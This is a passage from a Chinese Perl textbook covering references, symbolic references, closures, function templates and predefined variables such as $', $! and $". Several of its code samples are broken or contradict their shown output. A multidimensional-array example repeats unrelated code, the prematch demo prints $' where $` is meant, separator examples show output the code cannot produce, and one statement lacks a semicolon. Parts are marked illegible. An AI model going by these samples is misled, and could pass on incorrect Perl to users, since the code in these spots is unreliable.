$arrayreference  = *name{ARRAY};
$hashreference   = *name{HASH};
$codereference   = *name{CODE};
$ioreference      = *name{IO};
$globreference    = *name{GLOB};
```

例如，可以如下得到对变量`$variable1`的引用，并使用该引用显示变量中的值：

```
$variable1 = 5;
$scalarreference = *variable1{SCALAR};
print $$scalarreference;

5
```

也可以通过赋值给被反引用的引用而赋予新值：

```
$scalar = 1;
${*scalar{SCALAR}} = 5;
print $scalar;

5
```

可以这样得到和使用对子程序的引用：

```
sub printem
{
    print "Hello!\n";
}

$codereference = *printem{CODE};
&$codereference;

Hello!
```

`*name{IO}`用法将返回 IO 句柄，这就是对文件句柄、套接字或者目录句柄的引用，称为 `ioref`（不能使用反斜杠运算符得到对 IO 句柄的引用）。下面的例子使用 `ioref` 向文件中写入：

```
open FILEHANDLE, ">file.dat" or die "Couldn't open file.";
$ioref = *FILEHANDLE{IO};
print $ioref "Hello";
close $ioref;
```

也可以使用 `iorefs` 向子程序传递文件句柄，例如：

```
sub writefile
{
    my $my_ioref = $_[0];
```



```

    print $my_ioref "Hello!";
}

open FILEHANDLE, ">file.dat" or die "Couldn't open file.";
$ioref = *FILEHANDLE{IO};
writefile $ioref;
close $ioref;

```

还要注意，用这种方法得到引用取决于使用现有的符号。如果尝试使用的符号并不存在，则在符号表中查找某个值仅会返回值 `undef`，除非那个符号是标量（这就是 Perl，总是存在例外）。如果尝试反引用并不存在的标量，则 Perl 将会创建它，下面的例子第 1 次引用 `$newscalar`（注意，这种技术可能会在将来的 Perl 版本中发生变化，所以不要依靠它）：

```

${*newscalar{SCALAR}} = 5;
print $newscalar;

5

```

### 9.2.7 反引用引用

我们已经在程序中创建了 2000 个新引用，如何反引用它们？

可以使用前缀反引用符号（`$`、`@`、`%`和`&`）对引用进行反引用，以及中缀反引用运算符，即箭头运算符`->`。注意，所用的前缀反引用符号类型必须匹配正在使用的引用类型；例如，不能用标量反引用运算符来反引用数组引用。

让我们研究一些例子。可以使用`$`运算符来反引用标量引用。也就是说，访问引用指向的内容。前面已经有一个例子说明了如何使用`$`运算符：

```

$variable1 = 5;
$reference = \ $variable1;
print $$reference;

5

```

正如前面所说明的那样，也可以反引用多个引用层次：

```

$reference4 = \ \ \ \ "Hello!";
print $$$$reference4;

Hello!

```

除了简单反引用之外，当反引用数组引用时，可以加入索引，以得到标量：

```

@array = (1, 2, 3);
$arrayreference = \@array;

print $$arrayreference[0];

1

```

或者，在反引用哈希表时，可以使用键：

```
%hash = (
    Name => Tommie,
    ID => 1234,
);

$hashreference = \%hash;
print $$hashreference{Name};

Tommie
```

或者，当反引用子程序引用时，可以使用参数列表：

```
sub printem
{
    print shift;
}

$codereference = \&printem;
&$codereference ("Hello!\n");

Hello!
```

当正在对到其他 Perl 数据类型的引用执行反引用操作时，例如数组，要使用适当的前缀反引用符号，例如对于数组是@（参见本章前面的“创建直接引用”节，以了解更详细的内容）：

```
@a = (1, 2, 3);
$ref = \@a;

print "@$ref";

1 2 3
```

下面的例子说明如何反引用基本的 Perl 类型：

```
$scalar = $$scalarreference;
$array = @$arrayreference;
%hash = %$hashreference;
&$codereference($argument1, $argument2);
*glob = *$globreference;
```

注意，可以用返回引用的块代替直接引用。可以用块将前面的例子修改如下：

```
$scalar = ${$scalarreference};
$array = @{$arrayreference};
%hash = %{$hashreference};
&{$codereference}($argument1, $argument2);
*glob = *{$globreference};
```

当有返回数组的复杂表达式时，用这种方式使用块是非常方便的，如使用箭头运算符：

`print "@{$arrayreferences->[1]}"`（参见本章中的“用箭头运算符进行反引用”节，以更多地了解箭头运算符）。

需要注意的还有，因为类型块保存了对和名称相关的所有数据类型的引用，因此类型块可以像引用那样进行反引用。当反引用类型块时，要使用前缀反引用符号指出需要的数据类型，在下面的例子中，我需要标量：

```
$ref = 5;
@ref = (1, 2, 3);
print "${*ref}\n";

5
```

在这里，我需要一个数组，因此我使用了@前缀反引用符号（注意，可以对标量和数组使用相同的名称；和类型块一起使用的反引用符号会区分它们）：

```
$ref = 5;
@ref = (1, 2, 3);
print "${*ref}\n";

5

print "@{*ref}\n";

1 2 3
```

现在，我们已经介绍了用前缀反引用符号进行反引用，参见下一个主题，以详细地了解如何用 Perl 中缀反引用运算符——箭头运算符来进行反引用。

### 9.2.8 用箭头运算符进行反引用

在 Perl 中可以使用箭头运算符进行反引用，就像一种真正的编程语言一样。

当使用数组、哈希表和子程序时，可以使用箭头运算符来轻松地反引用。通过使用箭头运算符，可以直接处理引用，而不用首先反引用它们，以得到数组或者哈希表。当仅仅使用引用本身并不足够时，可以使用箭头运算符和引用，例如当希望在使用数组引用时访问特定数组元素时，或者当向引用的子程序传递数组的时候。

下面的例子说明了如何使用箭头运算符和数组引用，这个例子通过使用数组的引用，而访问那个数组中的第 1 个元素：

```
$arrayreference = [1, 2, 3];
print $arrayreference->[0];

1
```

当使用对哈希表的引用时，也可以用这种方法使用箭头运算符（注意，当开始使用对数据项的引用时，我依赖于 Perl 的自动生成过程来创建假设存在的数据项）：

```
$hashreference->{key} = "This is the text.";
print $hashreference->{key};
```



```
This is the text.
```

可以这样使用对子程序的引用以及箭头运算符，以将参数传递给那个子程序：

```
sub printem
{
    print shift;
}

$codereference = \&printem;
$codereference->("Hello!\n");

Hello!
```

一般情况下，箭头左边可以是返回引用的任何表达式，例如：

```
$dataset[$today]->{prices}->[1234] = "$4999.99";
```

例如，可以用这种方法创建数组的数组，即多维数组；这个例子创建了由匿名数组构成的匿名数组：

```
$dataset[$today]->{prices}->[1234] = "$4999.99";
```

这里创建的是对由数组引用构成的数组的引用（当在 Perl 中处理数据结构时，要习惯用这种方式思考）。通过像这样反引用一个层次，就可以引用第 2 个数组，[4,5,6]：

```
$arrayreference = [[1, 2, 3], [4, 5, 6]];
print "@{$arrayreference->[1]}";

4 5 6
```

为了专门引用数组的数组中的某个数据项，即将这个结构作为二维数组处理，可以像这样反引用多个层次：

```
$arrayreference = [[1, 2, 3], [4, 5, 6]];
print $arrayreference->[1]->[1];

5
```

仔细研究这个例子，直至理解它，因为数组的数组（多维数组）是非常强大的结构。有关数组的数组的全部细节请参见第 16 章。

尽管 Perl 仅仅直接支持一维数组，诸如\$arrayreference->[1]->[1]这样的表达式和二维数组非常类似。实际上，如果可以像\$arrayreference[1][1]这样书写表达式，则它将和二维数组更加类似。实际上，你可以了解其中的原因，请参见下一个主题。

相关解决方案参见 16.2.3 节“创建数组的数组”和 16.2.4 节“访问数组的数组”。

### 9.2.9 忽略箭头运算符

诸如\$array->[1]->[4]这样的表达式和多维数组根本不一样，但在 Perl 中也可以使用

`$array[2][4]`这样的结构。

Perl 确实支持诸如`$array[2][4]`这样的结构，它很像其他语言中的多维数组（注意，这里使用了`$array[2][4]`，而不是`$array[2,4]`）。为了支持这种用法，Perl 规则规定括号之间的箭头运算符可以省略。因此可以将代码：

```
$dataset[$today]->{prices}->[1234] = "$4999.99";
```

修改为：

```
$dataset[$today]{prices}[1234] = "$4999.99";
```

Perl 允许忽略箭头运算符的主要目的是允许使用数组的数组，并使得它们类似其他语言中的多维数组。为了了解如何使用，看下面的例子：

```
@array = (  
    [1, 2],  
    [3, 4],  
);  
print $array[1][1];  
  
4
```

哪个数组索引代表二维数组中的行，哪个代表列？它的工作方式和`$array[row][column]`类似，正如这些例子所示：

```
@array = (  
    [1, 2],  
    [3, 4],  
);  
print $array[0][1];  
  
2  
  
@array = (  
    [1, 2],  
    [3, 4],  
);  
print $array[1][0];  
  
3
```

为了进一步了解多维数组，请参见第 16 章中关于数据结构的部分。值得注意的是，在 Perl v5.6.0 版本中，可以在使用引用的许多子程序调用中忽略箭头。例如，`$array[5]->($data)`现在可以写作`$array[5]($data)`。然而，这条规则并不彻底。例如，对于诸如 `function(5)->($data)` 这样的表达式仍然需要使用箭头。

相关解决方案参见 16.2.2 节“使用数组的数组（多维数组）”。

### 9.2.10 按引用传递和返回子程序参数

你正在编写程序 **SuperDuperDataCrunch**，并希望向子程序传递两个数组。然而，两个数组在传递到子程序的时候都将展开到@\_中的一个长表中。能否向子程序传递多个数组和哈希表，同时保持作为不同数组的独立性？

可以。一般情况下，传递数组或者哈希表将把其元素展开到一个长列表中，如果希望发送两个或者多个不同的数组或者哈希表，这就是一个问题。为了保留它们作为单独的实体，可以传递对数组或者哈希表的引用。

#### 9.2.10.1 按引用传递

下面的例子向子程序传递了两个数组：

```
@a = (1, 2, 3);
@b = (4, 5, 6);
```

假设希望编写子程序 **addem**，将这两个数组中的对应元素相加(无论数组的长度是多少)。为了达到这个目的，可以用对数组的引用调用 **addem**：

```
@array = addem (\@a, \@b);
```

在 **addem** 中，得到对数组的引用，然后用这种方法在数组中循环，并返回数组，这个数组中存储了所传递数组中对应元素的和：

```
@a = (1, 2, 3);
@b = (4, 5, 6);

sub addem
{
    my ($ref1, $ref2) = @_;
    while (@$ref1) {
        unshift @result, pop(@$ref1) + pop(@$ref2);
    }
    return @result;
}
```

然后，使用 **addem** 这样相加两个数组：

```
@a = (1, 2, 3);
@b = (4, 5, 6);

sub addem
{
    my ($ref1, $ref2) = @_;
    while (@$ref1) {
        unshift @result, pop(@$ref1) + pop(@$ref2);
    }
    return @result;
}
```



```
@array = addem (\@a, \@b);
print join (' ', @array);
```

```
5, 7, 9
```

注意，按引用传递也允许直接引用传递的数据项中的数据，这意味着可以从被调用子程序中修改数据。值得注意的是，默认情况下，标量是按引用传递的。

#### 9.2.10.2 按引用返回

如果从子程序返回两个数组，它们的值将展开到一个长列表中。然而，如果返回对数组的引用，则可以反引用那些引用，并得到原始数组。

考虑这个例子。这个例子编写了一个子程序，它按引用返回两个数组。这就是说，它返回两个数组引用的列表：

```
sub getarrays
{
    @a = (1, 2, 3);
    @b = (4, 5, 6);

    return \@a, \@b;
}
```

可以像这样反引用那些引用以得到数组本身（注意，不应该返回对用 `local` 或者 `my` 声明的局部化变量的引用）：

```
($aref, $bref) = getarrays;

print "@$aref\n";
print "@$bref\n";

1 2 3
4 5 6
```

相关解决方案参见 7.2.20 节“按引用传递”和 7.2.21 节“按引用返回”。

#### 9.2.11 用 `ref` 运算符确定引用类型

新的子程序可以处理数量或者数组引用，这样它可以在标量或者表上下文中工作，如何知道正在处理何种类型的引用？如果猜测是错误的，则程序会崩溃，并显示消息 `Not an ARRAY reference`。该怎么办？此时可以使用 `ref` 函数。

可以使用 `ref` 函数来确定引用所指的数据项类型；一般情况下，可以像这样使用这个函数：

```
ref $EXPR
ref
```

如果 `EXPR` 是引用，则这个函数返回真值，否则，返回假（0）。如果没有规定 `EXPR`，则 `ref` 使用 `$_`。

如何确定引用类型？当 `ref` 返回真时，实际返回值就指出了引用的类型。这个函数可以返回下列值：

- ◆ REF
- ◆ SCALAR
- ◆ ARRAY
- ◆ HASH
- ◆ CODE
- ◆ GLOB

这个例子对标量的引用使用了 `ref`：

```
$variable1 = 5;
$scalarref = \ $variable1;

print (ref $scalarref);

SCALAR
```

下面的例子使用了子程序：

```
sub printem
{
    print shift;
}

$coderef = \&printem;

print (ref $coderef);

CODE
```

现在，你知道如何确定引用类型：只需使用 `ref` 函数（如果熟悉 C 语言，则可以认为 `ref` 和 `typeof` 运算符类似）。如果并不知道即将处理的引用类型，则这个功能是非常有用的，在下面的例子中，子程序 `addem` 可以相加按引用传递的数组或者标量，并按引用返回：

```
@a = (1, 2, 3);
@b = (4, 5, 6);

sub addem
{
    my ($ref1, $ref2) = @_;
    if (ref($ref1) eq "ARRAY" && ref($ref2) eq "ARRAY") {
        while (@$ref1) {
            unshift @result, pop(@$ref1) + pop(@$ref2);
        }
        return @result;
    } elsif (ref($ref1) eq "SCALAR" && ref($ref2) eq "SCALAR") {
        return $$ref1 + $$ref2;
    }
}
```

```

    }
}

$array = addem (\@a, \@b);

print join (' ', @array);

5, 7, 9

```

实际上,除了前面介绍的引用类型之外,Perl 确实有另外一种引用类型(LVALUE 类型),尽管没有文档说明。但是,正如这个例子所说明的那样,ref 确实知道这种类型:

```

$string = "Hello";
$ref = \substr($a, 0, 1);
print ref($ref);

LVALUE

```

### 9.2.12 创建符号引用

Perl 有两种类型的引用:直接引用和符号引用。

直接引用在 Perl 地址空间中保存数据项的实际地址和类型,而符号引用保存数据项的名称。也就是说,符号引用保存数据项的名称(忽略任何前缀反引用符号),而不是到那个数据项的直接链接。

你可能认为不那么简单,仅仅是数据项的名称?但就是那样简单。下面的例子创建了对变量\$variable1 的符号引用,并使用那个引用来访问变量(注意,符号引用仅仅保存变量的名称,而忽略数量前缀反引用符号\$):

```

$variable1 = 1;
$symbolicreference = "variable1";

```

现在,可以像直接引用那样反引用符号引用;在这种情况下,这意味着使用\$数量前缀反引用符号:

```

$variable1 = 1;
$symbolicreference = "variable1";
print $$symbolicreference;

1

```

这就是所需要的全部操作。

和直接引用一样,也可以赋值给经过反引用的软引用:

```

$variable1 = 1;

$symbolicreference = "variable1";
$$symbolicreference = 5;

```



```
print "$variable1\n";

5
```

而且和反引用一样，如果用符号引用所引用的数据项以前并不存在，则在用假设存在的方式反引用它们之后，那个数据项就存在了。在下面的例子中，在引用\$variable1 之前，这个变量并不存在：

```
$variablename = "variable1";
$$variablename = 5;
print "$variable1\n";

5
```

也可以像这样创建对哈希表和数组这样的数据项的符号引用：

```
$arrayname = "array1";
$arrayname->[1] = 5;
print "$array1[1]\n";

5
```

甚至可以创建对子程序的符号引用：

```
$subroutinename = "subroutine1";

sub subroutine1
{
    print "Hello!\n";
}

&$subroutinename();

Hello!
```

仅仅能用符号引用来引用当前包中的全局或者局部变量。需要特别注意，词汇变量（用my 声明的变量）不在符号表中，所以不能使用它们，在下面的例子中，被引用变量中的值打印为空字符串：

```
my $variable1 = 10;
$variablename = "variable1";          #Will be a problem.
print "The value is $$variablename\n";  #Can't use symbolic reference here
#Above code leads to this incomplete result:

The value is
```

下面的例子让用户输入变量名，然后将该名称作为符号引用，并在程序运行的时候显示变量中的实际值：

```
$value = 5;
```

```
while(<>) {  
    chomp;  
    s/\$(\S+)/${$1}/;  
    print;  
}
```

如果用户输入,

The value = \$value in this case.

则程序显示:

*The value = 5 in this case.*

### 9.2.13 禁止符号引用

本节介绍关闭符号引用的方法。

你可能需要在某些特定的环境下使用直接引用, 但是最后却错误地使用了符号引用 (也就是说, 仅仅使用引用数据项的名称)。为禁止符号引用, 可以使用这个附注 (也就是, 编译器指令):

```
use strict 'refs';
```

当使用这个附注时, Perl 在封闭块的剩余部分中仅仅允许使用直接引用。下面的例子说明如何尝试使用符号引用所发生的事情:

```
use strict 'refs';  
  
$variable = 100;  
$variablename = "variable";  
print $$variablename;  
  
Can't use string ("variable") as a SCALAR ref while "strict refs"  
in use at symbolic.pl line 6.
```

如果已经禁止了符号引用, 但是希望在内部块内部允许使用它们, 则可以使用 `no strict 'refs'` 附注:

```
use strict 'refs';  
  
$variable = 100;  
{  
    no strict 'refs';  
    $variablename = "variable";  
    print $$variablename;  
}  
  
100
```

### 9.2.14 避免循环引用

Perl 使用计算方法来跟踪数据项。每次数据项得到名称或者引用时，它的计数将增加 1。当数据项的名称和引用计数变成 0 时，Perl 就释放它的内存。

然而，如果在相同的范围层次上有两个数据项，它们以循环方式互相引用，也就是说，数据项 a 保存了对数据项 b 的引用，而数据项 b 保存了对数据项 a 的引用，即使超出了范围，那些数据项的名称和引用计数也不可能变成 0。这意味着那些数据项将占据内存，直至程序结束。

考虑这个例子。其中通过让每个数据项存储对另一个数据项的引用而创建了一对循环标量引用和循环数组引用：

```
sub makerefs
{
    my $scalar1 = \ $scalar2;
    my $scalar2 = \ $scalar1;

    my @array1 = ( \ @array2 );
    my @array2 = ( \ @array1 );
}

makerefs;
```

即使这些数据项超出了范围（例如，当子程序调用返回的时候），它们的引用计数仍然不是 0，所以它们的内存永远不会被释放，直至程序结束；它们将占据内存，占据有价值的空间。

教训：注意循环引用。为了解决这个问题，在数据结构超出范围之前要有控制，并用 `undef` 函数明确删除潜在的循环引用。或者，可以阅读下一节的内容。

### 9.2.15 使用弱引用

在遇到了循环引用问题时，可尝试使用弱引用。

在前一节中，我们讨论了循环引用，以及它们的问题就是引用计数永远不会等于 0，所以永远不会释放它们占用的内存。处理循环引用的一般方法就是删除它们。

然而，在 Perl 5.6.0 中，也可以用另外一种方法处理循环引用，即弱化引用，这意味着不会计入引用计数。当它们超出范围时，就不会有问题了。计入它们的引用计数是 0，可以安全地删除它们。为了使用弱引用，需要使用来自 CPAN 的 `WeakRef` 包。

### 9.2.16 类似哈希表的数组：作为哈希表引用使用数组引用

在 Perl 中用引用完成的工作和 C 语言中用指针完成的一样多。能否在 Perl 中进行某些操作，而在 C 中是不行的？当然有，可以将数组引用作为哈希表引用，这意味着在某些情况下可以将数组作为数组和哈希表处理。



在 Perl 版本 5.005 中，可以像使用哈希表引用那样使用数组引用，至少在某种程度上可以这样使用。因此可以使用符号名来引用数组元素。

---

**提示：**Perl 中这个试验性的新功能在将来可能会发生变化。

---

为了作为对哈希表的引用来使用对数组的引用，必须在数组的第 1 个元素中添加映射信息，指出如何设置哈希表。为了达到这个目的，要使用这种格式：

```
{key1 => arrayindexvalue1, key2 => arrayindexvalue2, ...}.
```

这个例子通过使用键 `first` 和 `second` 而建立了对匿名数组的引用：

```
$arrayreference = [{first => 1, second => 2}, "Hello", "there"];
```

现在，可以用键引用数组元素，例如：

```
$arrayreference = [{first => 1, second => 2}, "Hello", "there"];
print "$arrayreference->{first} $arrayreference->{second}";
Hello there
```

当然，仍然可以用索引值来引用数组中的元素：

```
$arrayreference = [{first => 1, second => 2}, "Hello", "there"];
print "$arrayreference->{first} $arrayreference->{second}\n";
print "$arrayreference->[1] $arrayreference->[2]\n";
Hello there
Hello there
```

通过这种方法可以创建数组，而数组可以同时作为数组和哈希表使用。当希望处理记录时，这种技术是非常有用的，因为可以按照阿拉伯字母顺序将数据存储在记录中，也可以按照数字索引顺序来明确地引用所有元素，例如：

```
$salary = [{Ed => 1, Tom => 2, Mike => 3}, 50_000, 200_000,
            150_000];
$salary->{Ed} = 100_000;
for ($total = 0, $loop_index = 1; $loop_index <= $#salary;
    $loop_index++) {
    $total += $salary->[$loop_index];
}
print "Average salary = \$" . $total / $#salary;
Average salary = $150000
```

### 9.2.17 在Perl中创建永久范围闭包

Perl 中的引用非常强大，但如何处理闭包（closure）？

闭包就是匿名子程序，当 Perl 编译子程序时，它可以访问其范围内的词汇变量，而且即使稍后调用子程序，这个子程序也将把变量保持在范围内。闭包提供了一种方法可以在定义子程序的时候向子程序传递值，也就是初始化子程序。

用一个例子可以更加明确地说明所发生的一切。这个例子创建了子程序 `printem`，它返回对匿名子程序的引用。匿名子程序打印传递给它的字符串，以及最初传递给 `printem` 的字符串。当调用匿名子程序时，它可以访问最初传递给 `printem` 的字符串，即使你可能认为那个字符串已经超出了有效范围。仔细研究这段代码，直至清楚其含义；这里的关键在于在匿名子程序内部使用 `$string1`，即使对 `printem` 的调用已经返回：

```
sub printem
{
    my $string1 = shift;
    return sub {my $string2 = shift;
                print "$string1 $string2\n";};
}
```

这个例子调用了 `printem` 来初始化 `$string1`。下一步，在 `printem` 子程序中将 “Hello” 存储在 `$string1` 中，并将返回的匿名子程序引用存储在 `$hellosub` 中：

```
$hellosub = printem("Hello");
```

现在，即使用新字符串 `$string2` 来调用 `$hellosub` 所引用的子程序，那个子程序（它将原始字符串 `$string1` 保留在范围中）可以打印两个字符串。

```
&$hellosub("today.");
&$hellosub("there.");

Hello today.
Hello there.
```

通过这种方法就可以在使用子程序之前用数据初始化子程序。

---

**提示：** 仅仅能对词汇变量像这样使用闭包。

---

### 9.2.18 从函数模板创建函数

你需要编写 4000 个新子程序，它们几乎是一样的，怎么办？

解决方案很简单。可以使用闭包（参见前面的主题内容）来创建函数模板，这样便可以轻松地创建和定制函数。

研究这个例子。这个例子使用了函数模板来创建 3 个新函数（`printHello`，`printHi` 和 `printGreetings`），它们将分别打印字符串 “Hello”、“Hi” 和 “Greetings”。

首先将那些字符串存储在数组 `@greetings` 中：

```
@greetings = ("Hello", "Hi", "Greetings");
```

现在，编写 `foreach` 循环用词汇变量在这个数组中循环（需要使用词汇变量来创建闭包；参见前面的主题）。在循环中，为 `@greetings` 中的每个元素创建匿名函数，并为那个函数创建匿名项（这就是类型块）：

```
foreach my $term (@greetings) {  
    *{"print" . $term} = sub {print "$term\n"};  
}
```

此时，这样调用刚刚用模板创建的新函数，例如 `printHello` 和 `printGreetings`：

```
printHello();  
printGreetings();  
  
Hello  
Greetings
```

这就是函数模板的工作方式。通过使用闭包，可以轻松地初始化和创建新函数。

注意，如果简单地作为引用存储对匿名子程序的引用，

```
@greetings = ("Hello", "Hi", "Greetings");  
  
foreach my $term (@greetings) {  
    ${"print" . $term} = sub {print "$term\n"};  
}
```

那么，通过反引用那些引用就可以调用子程序，而不是作为真正的子程序调用：

```
&$printHello();  
&$printGreetings();  
  
Hello  
Greetings
```



## 第 10 章 预定义变量

### 10.1 深入分析

Perl 有许多预定义变量，我们在前面已经看到了其中的许多，例如非常熟悉的默认变量`$_`：

```
while ($_ = <>) {  
    print $_;  
}
```

因为`$_`是默认变量，前面的代码和下面的代码是一样的：

```
while (<>) {  
    print;  
}
```

预定义变量是在幕后工作的，要作为代码环境的组成部分来设置它们，设置其余代码可以访问的选项或者数据值。因为代码隐含（而不是明确）使用预定义变量，一些编程专家不喜欢它们，并认为它们使得 Perl 代码不明确和模糊。然而，Perl 程序员经常感受到使用隐含变量的方便性。无论如何，预定义变量是 Perl 编程中的事实，如果没有它们，就不能很好地使用 Perl。

除了诸如`$_`这样的变量之外，Perl 有许多其他预定义变量，如`$`输出字段分隔符，可以像这样用它来设置 `print` 使用的输出字段，下面的例子将`$`设置为分号：

```
$, = ' ';  
print 1, 2, 3;  
  
1;2;3
```

预定义变量不仅仅是标量。另一个非常熟悉的预定义变量是`@_`，它保存传递给子程序的参数值。为了得到那些参数，要像这个例子这样从`@_`中取出它们：

```
sub replace  
{  
    ($text, $to_replace, $replace_with) = @_  
    substr ($text, index($text, $to_replace),  
        length($to_replace), $replace_with);  
    return $text;  
}
```

```
print replace("Here is the text.", "text", "word");
```

实际上，Perl 有许多预定义变量，本章中将研究所有这些变量。

注意：本章包含一些针对 Unix 的内容，因为许多预定义变量是针对 Unix 的。

10.1.1 预定义变量的英语版

预定义变量的名称非常简洁，如\$]或者\$<。如何记住它们？在许多情况下可以找到一些有助于记忆的方法来记忆使用什么预定义变量。例如，输出字段分隔符是\$,，而这里的助记方式就是经常用逗号分开字段。

另外，许多预定义变量有英语的等价形式，如果在程序顶部包含了这个附注（编译器指令），则可以使用这些等价形式：

```
use English;
```

使用这个附注意味着对于表 10.1 中的预定义变量可以使用英语等价形式（注意，一些预定义变量具有多个英语等价形式）。

表 10.1 预定义变量的英语等价形式

变量	英语等价形式
\$-	\$FORMAT_LINES_LEFT
\$'	\$POSTMATCH
\$!	\$OS_ERROR, \$ERRNO
\$"	\$LIST_SEPARATOR
\$#	\$OFMT
\$\$	\$PROCESS_ID, \$PID
\$\$%	\$FORMAT_PAGE_NUMBER
\$&	\$MATCH
\$(	\$REAL_GROUP_ID, \$GID
\$)	\$EFFECTIVE_GROUP_ID, \$EGID
\$8	\$MULTILINE_MATCHING
\$,	\$OUTPUT_FIELD_SEPARATOR, \$OFS
\$.	\$INPUT_LINE_NUMBER, \$NR
\$/	\$INPUT_RECORD_SEPARATOR, \$RS
\$:	\$FORMAT_LINE_BREAK_CHARACTERS
\$;	\$SUBSCRIPT_SEPARATOR, \$SUBSEP
\$?	\$CHILD_ERROR
\$@	\$EVAL_ERROR

(续表)

变量	英语等价形式
<code>\$\</code>	<code>\$OUTPUT_RECORD_SEPARATOR, \$ORS</code>
<code>\$]</code>	<code>\$PERL_VERSION</code>
<code>\$^</code>	<code>\$FORMAT_TOP_NAME</code>
<code>\$^C</code>	<code>\$COMPILING</code>
<code>\$^D</code>	<code>\$DEBUGGING</code>
<code>\$^E</code>	<code>\$EXTENDED_OS_ERROR</code>
<code>\$^F</code>	<code>\$SYSTEM_FD_MAX</code>
<code>\$^I</code>	<code>\$INPLACE_EDIT</code>
<code>\$^L</code>	<code>\$FORMT_FORMFEED</code>
<code>\$^O</code>	<code>\$OSNAME</code>
<code>\$^P</code>	<code>\$PERLDB</code>
<code>\$^T</code>	<code>\$BASETIME</code>
<code>\$^V</code>	<code>\$PERL_VERSION</code>
<code>\$^W</code>	<code>\$WARNING</code>
<code>\$^X</code>	<code>\$EXECUTABLE_NAME</code>
<code>\$_</code>	<code>\$ARG</code>
<code>\$‘</code>	<code>\$PREMATCH</code>
<code>\$ </code>	<code>\$OUTPUT_AUTOFLUSH</code>
<code>\$~</code>	<code>\$FORMAT_NAME</code>
<code>\$+</code>	<code>\$LAST_PAREN_MATCH</code>
<code>\$&lt;</code>	<code>\$REAL_USER_ID, \$UID</code>
<code>\$=</code>	<code>\$FORMAT_LINES_PER_PAGE</code>
<code>\$&gt;</code>	<code>\$EFFECTIVE_USER_ID, \$EUID</code>
<code>\$0</code>	<code>\$PROGRAM_NAME</code>

提示：使用英语附注实际上意味着使用 `English.pm` Perl 模块，它使用类型块来为预定义变量取别名，如`*ARG = $_`。

使用英语附注的目的是在使用预定义变量的时候提高 Perl 代码的可读性。考虑下面的例子，使用模式匹配预定义变量`$&`，它保存了当前模式匹配：

```
$text = 'This is the time.';
$text =~ /time/;
print "Matched: \"$&\".\n";

Matched: "time".
```

如果不希望代码中出现`$&`，可以像这样将它修改为`$MATCH`：



```
use English;

$text = 'This is the time.';
$text =~ /time/;
print "Matched: \"$MATCH\".\n";

Matched: "time".
```

实际上，有迹象表明，Perl 预定义变量的简洁性正在降低。在 Perl v5.6.0 中，这些变量都采取了\${^xxxxx}的形式，如预定义变量\${^WIDE\_SYSTEM\_CALLS}。为了保持兼容，这些较长的变量名必须包含在{和}之中，但是很明显，Perl 正在逐步使用更长的预定义变量名。

10.1.2 为特定的文件句柄设置预定义变量

许多预定义变量和当前选定的文件句柄一起使用（参见第 13 章，以更多地了解文件句柄），但如果在程序的开头使用了这个附注，则可以规定要使用的特定文件句柄：

```
use FileHandle;
```

在使用了这个附注之后，可以使用不同的方法来为规定的文件句柄设置预定义变量：

```
method HANDLE_EXPR;
```

可以用这种格式达到相同的目的：

```
HANDLE->method(EXPR);
```

表 10.2 中列出了可以使用的方法。

表 10.2 预定义变量的文件句柄版本

变量	针对文件句柄的版本
\$-	format_lines_left HANDLE_EXPR
\$%	format_page_number HANDLE_EXPR
\$,	ouput_field_separator HANDLE_EXPR
\$.	input_line_number HANDLE_EXPR
\$/	input_record_separator HANDLE_EXPR
\$:	format_line_break_characters HANDLE_EXPR
\$\	output_record_separator HANDLE_EXPR
\$^	format_top_name HANDLE_EXPR
\$^L	format_formfeed HANDLE_EXPR
\$	autoflush HANDLE_EXPR
\$~	format_name HANDLE_EXPR
\$=	format_lines_per_page HANDLE_EXPR

现在研究一个例子，这个例子使用 format\_name, format\_top\_name 和 formt\_lines\_per\_age

[illegible]

Page 1

Employees			
First Name	Last Name	ID	Extension
Cary	Grant	1234	x456

Page 2

Employees			
First Name	Last Name	ID	Extension
Cary	Grant	1234	x456

还要注意，不赞成使用某些变量（这就是说可以使用，但不鼓励使用）；我也将指出这样的变量。

这就是全部深入分析内容。本章的快速解决方案部分按照阿拉伯字母顺序介绍所有预定义变量，现在我们就开始介绍它们。

## 10.2 快速解决方案

### 10.2.1 \$': 匹配后字符串

假设可以使用常规表达式来匹配特定的单词，但在文本中正作为标记来使用特定的单词。能否得到匹配之后的所有文本？此时使用\$'即可。

\$'变量保存了查找字符串中当前匹配之后的字符串。在这个例子中，注意\$'如何保存匹配之后的所有文本：

```
$text = 'earlynowlate';  
$text =~ /now/;  
  
print "Prematch: \"$'\\" Match: \"$&\\" Postmatch: \"$'\\"\\n\"";  
  
Prematch: "early" Match: "now" Postmatch: "late"
```

如果在文本中使用特定的字符序列作为标记，而且确实仅仅对匹配之前或者之后的字符串感兴趣，则使用匹配前和匹配后变量是非常有用的。

---

注意：这个变量是只读的。

---

### 10.2.2 \$-: 页码上剩余的格式化行数

\$-变量保存了当前输出通道页面上剩余的行数。因为这个变量可以告诉你当前页面上剩余多少空间，因此可以和 Perl 格式（参见第 8 章）一起使用这个变量，以格式化页面。

### 10.2.3 \$!: 当前Perl错误

在犯了错误时，只需检查\$!预定义变量中的值。

如果在数字上下文中使用，则可以使用\$!来得到当前 Perl 错误编号，如果在字符串上下文中使用，则可以得到对应的错误字符串。这个例子使用了\$!；它尝试复制并不存在的文件：

```
use File::Copy;  
copy("nonexistent.pl","new.pl"); #Try to copy a nonexistent file.  
print $!;  
  
No such file or directory
```

\$!类似数字上下文中的数字，在其他情况下，类似字符串。这个例子将\$!设置为 1，显示那个值和与那个错误值相关的错误消息，并使用了数字和字符串上下文：

```
$! = 1;  
print "$!\n";
```



```
print "Error number " , 0 + $! , " occurred.";

Operation not permitted
Error number 1 occurred.
```

注意，Perl 中的错误通常是致命的，所以不要假设可以使用\$!来处理错误；程序可能已经结束了。如果希望处理可能导致致命错误的代码，要在 eval 语句中计算代码。eval 语句不使用\$!，而是使用自己的预定义变量\$@来表示错误——即使通常的致命错误所产生的值也可以存储在\$@中。参见本章后面的“来自最后一条 eval 的\$@错误”节，以了解更多细节。

#### 10.2.4 \$”：插入数组值的输出字段分隔符

在将输出字段分隔符\$设置为逗号时，所打印的数组中没有任何逗号，这是为什么？答案是：对于数组来说，必须使用\$”。

这个变量和\$非常类似，它为 print 函数设置输出字段分隔符，只是它用于插入到字符串中的数组值。这个变量的默认值是空格。研究下面的例子：

```
@array = (1, 2, 3);
$" = ', ' ;
$text = "@array";
print $text;

1,2,3
```

注意，可以像这样在\$”中使用多字符表达式：

```
@array = (1, 2, 3);
$" = ', ' ;
$text = "@array";
print $text;

